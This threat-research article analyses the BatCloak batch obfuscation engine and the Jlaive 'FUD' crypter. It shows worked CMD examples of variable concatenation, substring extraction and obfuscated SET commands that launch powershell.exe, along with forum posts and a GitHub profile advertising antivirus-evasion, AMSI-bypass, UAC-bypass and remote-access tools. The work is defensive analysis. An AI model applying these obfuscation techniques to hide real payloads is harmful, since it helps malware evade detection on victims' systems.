Trend Research

The Dark Evolution: Advanced Malicious Actors Unveil Malware Modification Progression

By Peter Girnus and Aliakbar Zahravi

We uncovered hundreds of heavily obfuscated batch files for deploying both modified and fully undetectable (FUD) malware with the evolving BatCloak obfuscation engine. The vast majority of these samples gathered since 2022 are capable of persistently evading antivirus detection, granting threat actors the ability to load numerous malware families and exploits with ease through highly obfuscated batch files. As a matter of fact, 80% of the samples we've unearthed have no-detection across all security vendors.

The research presented documents the evolution of the BatCloak obfuscation engine and uncovers the alarming modifications that have propelled malware to new levels of evasive capabilities.

What Is Fully Undetectable (FUD) Malware?

The term "fully undetectable malware" or FUD refers to a type of malicious software designed to evade antivirus and security solutions. To achieve FUD status, a piece of malware might employ combined techniques such as encryption, obfuscation, and polymorphism. The goal of a piece of FUD malware is to remain completely undetected in compromised systems, allowing threat actors to carry out a wide range of malicious activities that include but are not limited to cyberespionage. FUD status is often achieved progressively over an evolutionary cycle of continuous malware development.

FUD status is seen as an obfuscation end goal to bypass antivirus and security solutions. A quantum LNK builder and a weaponized PowerShell backdoor are some possible examples of FUD-status components or tools. Among skilled cybercriminals and threat actors, what is considered FUD malware is always evolving and remains a goal in developing novel obfuscation patterns and techniques. Pieces of malware and attacks that abuse these tools and techniques are discovered defensively through static and dynamic analysis of software.

As the end goal of FUD malware and security evolves, so do malware authors' obfuscation techniques for achieving FUD status — the classic cat-and-mouse game. For comparison, an early example of FUD would be a simple singular layer of Base64 encoding or string reversing. Since modern security solutions can now detect many of these techniques, authors of FUD tools usually use a combination of these techniques together in a redundant, multitiered approach along with tools like encryption, compression, reassigning system variables to random strings, concatenation, or junk code, among other techniques and tools.


Risks Associated With FUD Malware

Malware modification represents a form of development that has given rise to a modified breed of cybercriminals capable of creating and continuously deploying FUD malware. With unparalleled precision, these elusive cybercriminals continually adapt while effortlessly evading the most sophisticated security measures, without distinction between organizations and individuals that they target.

According to research, the financial and physical damages that cybercrime can inflict worldwide is expected to hit the trillions by 2025. To put this estimation into perspective, by 2025 the cost of cybercrime would be equivalent to the world's largest economies in terms of a country's gross domestic product (GDP). As the world becomes increasingly connected through the internet of things (IoT) and AI, the threat of malicious activities also continues to evolve at an alarming pace.

Scanning For Detections of BatCloak

During our investigation, we extracted hundreds of BatCloak engine samples from a public repository. Conducting basic data analysis on these, we found that over 80% of the retrieved 784 samples were not being detected by antivirus solutions. Moreover, the average antivirus detection rate across all samples was less than one. In the following sections, we give a technical breakdown of how BatCloak, as an example of FUD malware, evades security solution technologies.



●	0 detections	79.6%
●	2 detections	11.2%
●	11 detections	4.1%
●	10 detections	2.0%
●	1 detection	1.0%
●	9 detections	1.0%
●	13 detections	1.0%

Figure 1. Security solutions with and without detections for BatCloak engine samples collected from September 2022 to June 2023. The sample with the highest number of detections was at 13 counts (SHA256: 6a5f7524b1c13d8e9ed1870462387ee9fb34332d6824830aed3454d56085bb36)

Analyzing BatCloak's Capabilities, Effectivity

In the following sections, we identify and break down the main techniques that BatCloak employs to achieve FUD malware status.

Batch Scripting: Manipulating MS-DOS CMD Strings


To understand modern FUD-equipped batch obfuscators, it's important to comprehend some underlying principles of Microsoft Disk Operating System command (MS-DOS CMD) string and variable manipulation. Many modern batch obfuscation techniques are built on the use of simple underlying string and variable manipulation techniques, with its origins going as far back as the deployment of MS-DOS.

Exploring the MS-DOS Set Command

The set command is a Windows command-line command that allows operating systems to set, display, and modify environment variables. It is one of the oldest commands shipped with Microsoft Windows as part of the operating system since MS-DOS was released.

Exploring MS-DOS Variable Concatenation

By setting multiple variables containing the strings necessary to execute a command, Microsoft allows users, through the MS-DOS command-line interface (CLI) or batch files, to concatenate variables together to generate the final command.




```
C:\Users\admin>set "var1=st"

C:\Users\admin>set "var2=art"

C:\Users\admin>set "var3= "

C:\Users\admin>set "var4=not"

C:\Users\admin>set "var5=e"

C:\Users\admin>set "var6=pa"

C:\Users\admin>set "var7=d"

C:\Users\admin>echo %var1%%var2%%var3%%var4%%var5%%var6%%var7%
start notepad

C:\Users\admin>%var1%%var2%%var3%%var4%%var5%%var6%%var7%

C:\Users\admin>
```

Figure 2. MS-DOS variable concatenation

Exploring MS-DOS Character Substring Extraction

Using the MS-DOS built-in ability, developers can extract substrings from set variables using a *%variable:~start_index,end_index%* syntax.



```
C:\Users\admin>set "var1=randomhellothereworld"

C:\Users\admin>set var2=%var1:~6,5%

C:\Users\admin>echo %var2%
hello

C:\Users\admin>set var3= 

C:\Users\admin>set var4=%var1:~16,5%

C:\Users\admin>echo %var4%
world

C:\Users\admin>echo %var2%%var3%%var4%
hello world
```


Figure 3. Substring extraction

For example, in this case developers can use substring extraction to:

- Assign "hello" to *var2* by using substring extraction on *var1*.
- Assign a space character to var3.
- Assign "world" to *var4* by using substring extraction on *var1*.
- Concatenate variables together to achieve our desired "hello world" example.

Assigning the Set Command to a Variable

Putting together variable assignments using the set command and concatenating MS-DOS variables can develop interesting patterns.




```
C:\Users\admin>set "SET=set "

C:\Users\admin>%SET%"EQUALS=="

C:\Users\admin>%SET%"var1%EQUALS%pow"

C:\Users\admin>%SET%"var2%EQUALS%er"

C:\Users\admin>%SET%"var3%EQUALS%sh"

C:\Users\admin>%SET%"var4%EQUALS%el"

C:\Users\admin>%SET%"var5%EQUALS%l."

C:\Users\admin>%SET%"var6%EQUALS%e"

C:\Users\admin>%SET%"var7%EQUALS%xe"

C:\Users\admin>echo  %var1%%var2%%var3%%var4%%var5%%var6%%var7%
 powershell.exe

C:\Users\admin>%var1%%var2%%var3%%var4%%var5%%var6%%var7%
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\admin>
```

Figure 4. Assigning a SET command to a variable

In a simplified example, we've assigned the set command to the user-defined SET variable. We then utilized our newly defined SET variable to declare the EQUALS variable, which has been assigned the equal (=) operator. Following this, we can assign different variables using the *%SET%"var5%EQUALS%<VALUE>"* logic. Finally, we can concatenate all variables together and upon executing; this allows us to enter a PowerShell shell.

Putting the Pieces Together: Exploring Basic Batch Obfuscation

To establish a basic obfuscated command, we can utilize simple string techniques to obfuscate the application of the SET command along with the equal operator, resulting in a simple yet effective obfuscated command.



```
C:\Users\admin>%HOMEPATH:~5,1%et "Mhya=sR3jK9qz2mDyv7BnHX4tZs6eL8gWx5CpVhT1fYU0aGaet "

C:\Users\admin>%Mhya:R3jK9qz2mDyv7BnHX4tZs6eL8gWx5CpVhT1fYU0aGa=%"seMn7Ua3lt=="

C:\Users\admin>%Mhya:R3jK9qz2mDyv7BnHX4tZs6eL8gWx5CpVhT1fYU0aGa=%"K9bTcP4eD%seMn7Ua3lt%pow"

C:\Users\admin>%Mhya:R3jK9qz2mDyv7BnHX4tZs6eL8gWx5CpVhT1fYU0aGa=%"gX3mNqL8wR%seMn7Ua3lt%er"

C:\Users\admin>%Mhya:R3jK9qz2mDyv7BnHX4tZs6eL8gWx5CpVhT1fYU0aGa=%"vY7dFp2rWx%seMn7Ua3lt%sh"

C:\Users\admin>%Mhya:R3jK9qz2mDyv7BnHX4tZs6eL8gWx5CpVhT1fYU0aGa=%"kH6sGt9jPq%seMn7Ua3lt%el"

C:\Users\admin>%Mhya:R3jK9qz2mDyv7BnHX4tZs6eL8gWx5CpVhT1fYU0aGa=%"nZ5bXp2vLc%seMn7Ua3lt%l."

C:\Users\admin>%Mhya:R3jK9qz2mDyv7BnHX4tZs6eL8gWx5CpVhT1fYU0aGa=%"rD9mJk5oPq%seMn7Ua3lt%e"

C:\Users\admin>%Mhya:R3jK9qz2mDyv7BnHX4tZs6eL8gWx5CpVhT1fYU0aGa=%"gV4tHj2eKu%seMn7Ua3lt%xe"

C:\Users\admin>echo  %K9bTcP4eD%%gX3mNqL8wR%%vY7dFp2rWx%%kH6sGt9jPq%%nZ5bXp2vLc%%rD9mJk5oPq%%gV4tHj2eKu%
 powershell.exe

C:\Users\admin>%K9bTcP4eD%%gX3mNqL8wR%%vY7dFp2rWx%%kH6sGt9jPq%%nZ5bXp2vLc%%rD9mJk5oPq%%gV4tHj2eKu%
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\admin>
```

Figure 5. An example of a basic batch obfuscation

In Figure 5, we are using a combination of character substring extraction and hiding the set command obfuscated to mask the final command (this is similar to how the combination appears in Figure 4). This final command is concatenated at the end to deploy a PowerShell command console.

Note that this example serves as a basic demonstration. Contemporary batch obfuscators employ an array of advanced techniques, such as multilayered obfuscated patterns, junk variables, variable reuse, and random ordering, among others, to evade modern security solutions.

Jlaive, a Modern Evasive Batch Builder




BAT
Stage 1
batch loader
Deobfuscate and execute
</>
Stage 2
PowerShell loader
Decoding, decrypting, decompressing, and executing a C# stub
EXE
Stage 3
C# stub – Loader
Anti-virtual machine (VM)
Anti-debug
AMSI bypass
Decompressing, decrypting, and executing the final payload
Final payload

Figure 6. Jlaive attack chain

In 2022, a new FUD builder named Jlaive entered hacker communities and began circulating. This piece of software offered an executable to a ".bat" builder, which performed exceptionally well against modern security solutions. This tool underwent continuous updates and refinements with community support, ensuring a high efficacy rate almost throughout 2022.



[High Quality] Free 100% FUD Crypting Solution [Jlaive] Exe2Bat

[redacted]

Posts:	13
Threads:	6
B Rating:	0 0 0
Popularity:	6
βytes:	β 0
Game XP:	0

07-08-2022, 03:48 PM


Doing this for the community :)

github.com/ch2sh/Jlaive

Convert your .exe to a .bat that bypasses ALL antivirus. Scantime and runtime. Enjoy!

Figure 7. Original Jlaive post on Hack Forums

In September 2022, the developer behind the builder officially introduced the hacker community to Jlaive, a free and open-source executable (".exe") to batch "crypter" hosted on both GitHub and GitLab. During the development process, Jlaive was tested against real systems and Windows 11 virtual machines (VMs) to ensure efficacy against Windows Defender. The developer of Jlaive also offered an FUD loader specifically designed for the latest Windows operating system, providing an advanced level of evasion against current security measures.



Jlaive (Crypter) | .BAT | FUD | FREE & OPEN-SOURCE

[redacted]

Posts:	37
Threads:	1
B Rating:	1 0 0
Popularity:	78
βytes:	β 56
Game XP:	1

09-05-2022, 11:24 AM (This post was last modified: 09-06-2022, 05:37 AM by [redacted]

Hi. Just here to post a thread. Some of you may have heard of this before but I would like to properly share it.

Jlaive is a EXE to BAT "crypter" I have been working on. It is scantime FUD and performs decently well for runtime against most antiviruses. Not detected by default Windows Defender from testing on real computers and fresh Win11 VMs.
More information can be found in the repository README (links at the bottom of the post).

There have been a few people who have pasted my code into their products which I will not name. But, if you look through the GUI and behaviour of Jlaive, you should be able to quickly discern them.

Jlaive can be found on both GitLab and GitHub, however, I recommend watching the GitLab link as my GitHub account may get terminated at any moment.

Apologies for the "non-link links". I cannot afford an upgrade at the moment.


gitlab.com/ch2sh/Jlaive
github.com/ch5sh/Jlaive (new)

Figure 8. The author's original post official announcing Jlaive

The developer, who had a clear understanding of the tool's nature and potential use, anticipated that the repositories hosting Jlaive would face imminent takedowns. This is the case with many such tools that are quickly weaponized by various threat actors, and when we attempted to recover the original GitHub and GitLab repositories, we learned that they had long been removed.

However, we used the archived version to find the original Jlaive repository hosted on GitHub. The now-defunct GitHub user shows a heavy commit history to the Jlaive repository during the summer of 2022, leading to the "official" introduction of Jlaive to hacker communities in September.

It is interesting to note that aside from the Jlaive repository, archived content showed the developer's general interest in evasion and batch obfuscation, which is strongly indicative of the developer's general interest in FUD technologies. Analysis of the previous Jlaive GitHub repository homepage offers some additional clues about a builder, including the use of AES encryption, techniques to bypass the antimalware scan interface (AMSI), C#, and an active Discord community.


https://web.archive.org/web/20220617010159/https://github.com/ch2sh

https://github.com/ch2sh

chash
ch2sh

90 followers · 7 following

Pinned

Jlaive Public
Antivirus Evasion Tool (Exe2Bat)
C# ☆ 98 25


DiscoShell Public
Discord remote access trojan
C# ☆ 57 12

BatchGuard Public
Batch file AV evasion and obfuscation solution
C# ☆ 100 17

Batch-File-UAC-Bypass Public
UAC bypass using known registry key manipulation techniques
Batchfile ☆ 10 3

320 contributions in the last year

Figure 9. The recovered GitHub profile of the Jlaive developer



```
https://web.archive.org/web/20220514073704/https://github.com/ch2sh/Jlaive
https://github.com/ch2sh/Jlaive
3 captures
14 May 2022 - 15 May 2023
```

Code | Issues 1 | Pull requests | Actions | Projects | Wiki | Security | Insights

main · 2 branches · 15 tags · Go to file · Code

ch2sh Use AES encryption · c1c717a 7 minutes ago · 31 commits

Jlaive-CLI	Use AES encryption	7 minutes ago
Jlaive	Enable "Bypass AMSI" by default	6 hours ago
